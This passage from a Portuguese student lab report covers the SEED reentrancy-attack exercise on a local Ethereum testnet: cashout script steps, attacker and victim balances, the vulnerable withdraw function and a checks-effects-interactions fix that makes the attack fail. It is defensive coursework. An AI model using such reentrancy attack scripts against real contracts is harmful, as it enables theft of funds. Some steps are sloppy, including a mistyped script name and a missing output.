0x1081c645CC8c21EfbB0114eAc5fcDBE01ala4b19: 10000000000000000000000000000000
0xa6bBf9891a0689Fe91d9c1538478b95effe0a57A: 998999500187817109286
-----
Victim: 0xaf98236bcb084ADc949f43d647eb4045260b31F3: 0
Attacker: 0xE4f431062358923783bc63Ba7bC0BF232AFd9f99: 10000000000000000000000000000000
[10/17/25]seed@VM:~/.../attacker$
```

7.- Escrever **nano cashout.py** para editar o ficheiro.

```
[10/17/25]seed@VM:~/.../attacker$ nano cashout.py ←  
[10/17/25]seed@VM:~/.../attacker$ █
```

8.- Mudar a linha `attacker_addr = 'put the correct address here'` de modo que direcione ao endereço real do atacante, neste caso correspondia `attacker_addr = '0xE4f431062358923783bc63Ba7bC0BF232AFd9f99'`.

```
seed@VM: ~/.../attacker cashout.py Modified
GNU nano 4.8
#!/bin/env python3
from web3 import Web3
import SEEDWeb3
import os

web3 = SEEDWeb3.connect_to_geth_poa('http://10.151.0.71:8545')

sender_account = web3.eth.accounts[1]
web3.geth.personal.unlockAccount(sender_account, "admin")

abi_file      = "../contract/ReentrancyAttacker.abi"
attacker_addr = '0xE4f431062358923783bc63Ba7bC0BF232AFd9f99' ←
```

9.- Escrever **python3 casho1ut.py** para executar o programa e mover o dinheiro para a conta do atacante, a seguinte mensagem deverá aparecer:

Conclusão / Resultados

Concluindo, este exercício permitiu compreender o funcionamento e execução do ataque reentrancy mediante o script **launch_attack.py** e **cashout.py** sendo possível a visualização dos resultados com o programa **get_balance.py**.

Task 4: Countermeasures

Objetivo

O objetivo desta tarefa é implementar e executar um contrato atacante que, por meio de uma chamada de reentrância, drena os fundos do contrato da vítima. No final, transfere o saldo recolhido para a carteira de quem está a atacar.

Instruções

1.- Entramos em ReentrancyVictim.sol

```
[10/17/25]seed@VM:~/..../Labsetup$ sudo nano c  
ontract/ReentrancyVictim.sol
```

2.- Vamos até a função de Withdraw.

```
function withdraw(uint _amount) public {  
    require(balances[msg.sender] >= _amo>  
    (bool sent, ) = msg.sender.call{valu>  
    require(sent, "Failed to send Ether!>  
  
    balances[msg.sender] -= _amount;  
    total_amount -= _amount;  
}
```

3 - Alteramos a função invertendo o código.

```
GNU nano 4.8  
}  
  
function withdraw(uint _amount) public {  
    require(balances[msg.sender] >= _amount);  
    balances[msg.sender] -= _amount;  
    (bool sent, ) = msg.sender.call{value: _amount}("");  
    require(sent, "Failed to send Ether");  
}
```

4 - Após alterações, compilamos o ficheiro .sol

```
[10/24/25]seed@VM:~/..../Labsetup$ cd contract  
[10/24/25]seed@VM:~/..../contract$ ./solc-0.6.  
8 --overwrite --abi --bin -o . ReentrancyVict  
im.sol  
Compiler run successful. Artifact(s) can be f  
ound in directory ..
```

5 - Depois disso voltamos a preparar o ataque.

6 - Por fim lançamos o ataque.

```
[10/24/25]seed@VM:~/.../attacker$ python3 launch_attack.py
Traceback (most recent call last):
  File "launch_attack.py", line 18, in <module>
    tx_hash = contract.functions.attack().transact({
  File "/home/seed/.local/lib/python3.8/site-packages/web3/contract.py", line 1010, in transact
    return transact_with_contract_function(
  File "/home/seed/.local/lib/python3.8/site-packages/web3/contract.py", line 1614, in transact_with_contract_function
    txin_hash = web3.eth.send_transaction(transact_transaction)
  File "/home/seed/.local/lib/python3.8/site-packages/web3/eth.py", line 828, in send_transaction
    return self._send_transaction(transaction)
  File "/home/seed/.local/lib/python3.8/site-packages/web3/module.py", line 57, in caller
    result = w3.manager.request_blocking(method_str,
  File "/home/seed/.local/lib/python3.8/site-packages/web3/manager.py", line 197, in request_blocking
    response = self._make_request(method, params)
  File "/home/seed/.local/lib/python3.8/site-packages/web3/manager.py", line 150, in _make_request
    return request_func(method, params)
  File "/home/seed/.local/lib/python3.8/site-packages/web3/middleware/formatting.py", line 94, in
```

7 - Verificamos que deu failed, como esperado.

```
web3.exceptions.ContractLogicError: execution reverted: Failed to send Ether
```

8 - E vemos que o atacante de fato não ganhou ETH algum.

```
Victim balance (ETH): 30
Attacker contract balance (ETH): 0
Sender EOA balance (ETH): 996.998842468991897
283
```

Conclusão / Resultados

Esta task mostrou-nos, de forma prática, como o ReentrancyAttacker explora a falha do ReentrancyVictim. Ao implantar o atacante (que aponta o script para o endereço da vítima), enviámos ≥ 1 ETH e nomeamos de attack(): o atacante deposita 1 ETH e pede logo o levantamento. Como a vítima envia ETH antes de atualizar o saldo, o fallback() do atacante invoca "withdraw" repetidamente e drena fundos.

Ao atualizar o estado antes de fazer chamadas externas (Checks-Effects-Interactions), usamos ReentrancyGuard ou um padrão pull payments que evita este problema.

5. Conclusão

Ao longo deste projeto desenvolvemos um laboratório prático sobre Reentrancy Attack em contratos inteligentes, no âmbito da disciplina Criptografia Aplicada à Cibersegurança. Neste laboratório, foram criados e configurados dois contratos inteligentes: um contrato vulnerável (vítima) e um contrato malicioso (atacante), permitindo observar na prática como a vulnerabilidade de Reentrancy pode ser explorada para retirar fundos indevidamente antes da atualização do estado interno do contrato.

O exercício permitiu consolidar conhecimentos teóricos e práticos sobre segurança em blockchain, incluindo a interação entre contratos, a análise de vulnerabilidades lógicas e a implementação de estratégias de minimização. Os objetivos propostos no início do projeto foram atingidos, sendo possível compreender o funcionamento de ataques de reentrancy, reproduzir o ataque em ambiente controlado e aplicar medidas de correção para proteger contratos inteligentes contra esta falha.

5.1. Limitações e Sugestões Futuras

Durante o desenvolvimento, surgiram algumas dificuldades, nomeadamente a configuração correta dos contratos, a integração com scripts Python para interagir com a blockchain e a necessidade de compreender o comportamento recursivo das funções em contratos vulneráveis.

Para trabalhos futuros, gostaríamos de automatizar o processo de deploy e execução de ataques em contratos inteligentes usando pipelines CI/CD, integrar ferramentas de análise automatizada de vulnerabilidades, como Mythril, Slither ou Oyente, para detetar falhas antes da execução e estender o estudo a outros tipos de ataques em smart contracts, como integer overflow, front-running ou timestamp dependency.

5.2. Considerações sobre a Inteligência Artificial no Contexto deste Projeto

A Inteligência Artificial teve um papel de apoio relevante neste projeto, nomeadamente na análise de código e correção do mesmo. No futuro, a integração de IA poderá ser expandida para detetar automaticamente vulnerabilidades em contratos inteligentes, prever falhas de segurança e sugerir correções em tempo real.


Referências

- https://seedsecuritylabs.org/Labs_20.04/Files/Reentrancy_Attack/Reentrancy_Attack.pdf
- Phil Daian, “Analysis of the DAO exploit”, 2016, <https://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/>
- Andreas M. Antonopoulos and Gavin Wood, “Mastering Ethereum”, 2018, <https://github.com/ethereumbook/ethereumbook>
- GitHub Contributor, “A Historical Collection of Reentrancy Attacks”, 2022, <https://github.com/pcaversaccio/reentrancy-attacks>

Diagrams

- Link Diagrama Blockchain Laboratório:

<https://drive.google.com/file/d/1TJdg0qyzXGqoN1MtoyUj421mBEzvmodD/view?usp=sharing>



Links

Link do relatório PKI e TLS

[https://docs.google.com/document/d/15_YghMohtHtmKqlW-5DD54qFSUC_MgD1F3nPnW-PEro
/edit?usp=sharing](https://docs.google.com/document/d/15_YghMohtHtmKqlW-5DD54qFSUC_MgD1F3nPnW-PEro/edit?usp=sharing)

GitHub

<https://github.com/Galaxiay11/Trace-labs-->